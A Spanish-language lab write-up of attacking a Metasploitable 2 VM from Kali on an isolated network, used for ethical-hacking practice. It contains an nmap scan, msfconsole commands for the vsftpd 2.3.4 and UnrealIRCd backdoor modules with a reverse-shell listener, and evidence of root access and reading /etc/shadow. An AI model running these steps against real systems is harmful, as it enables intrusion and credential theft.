

# Laboratorio de Hacking Ético con Kali y Metasploitable 2

## Descripción del entorno

- **Máquina atacante:** Kali Linux 2025.2 (VM)
- **Máquina víctima:** Metasploitable 2 (VM)
- **Red configurada:** Host-only (VMware Workstation)
- **IP de víctima:** 192.168.20.129
- **Herramientas utilizadas:**
  - nmap
  - msfconsole (Metasploit Framework)

## Fase 1 – Reconocimiento con nmap

Se ejecutó un escaneo SYN completo con detección de servicios, versiones y sistema operativo:

```
nmap -sS -sV -O 192.168.20.129 -oN scan1.txt
```

### Puertos abiertos detectados:

Puerto	Servicio	Versión
21	ftp	vsftpd 2.3.4
22	ssh	OpenSSH 4.7p1
23	telnet	Linux telnetd
80	http	Apache httpd 2.2.8
3306	mysql	MySQL 5.0.51a
5432	postgresql	PostgreSQL 8.3.0 - 8.3.7
6667	irc	UnrealIRCd
...	...	... (ver archivo scan1.txt)

## Fase 2 – Explotación

### Exploit 1 – vsftpd 2.3.4 Backdoor

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.20.129
run
```

- Resultado: acceso como `root` mediante una shell reversa.
- Evidencia:
  - `whoami` → `root`
  - `cat /etc/shadow` exitoso

## Exploit 2 – UnrealIRCd Backdoor


```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.20.129
set LHOST 192.168.20.128
set LPORT 4444
run
```



- Resultado: ejecución remota de comandos como root.



## Evidencias visuales



Se adjuntan capturas de pantalla de:

- Consolas con acceso root (whoami)
- Visualización de archivos críticos (/etc/passwd, /etc/shadow)
- Proceso de escaneo con nmap
- Sesión en msfconsole con los exploits









## Conclusiones

- Se logró el acceso completo a Metasploitable 2 utilizando vulnerabilidades conocidas.
- El uso de nmap para reconocimiento y Metasploit para explotación permite automatizar fases críticas del hacking ético.
- Buen ejemplo de pentesting básico en entorno controlado.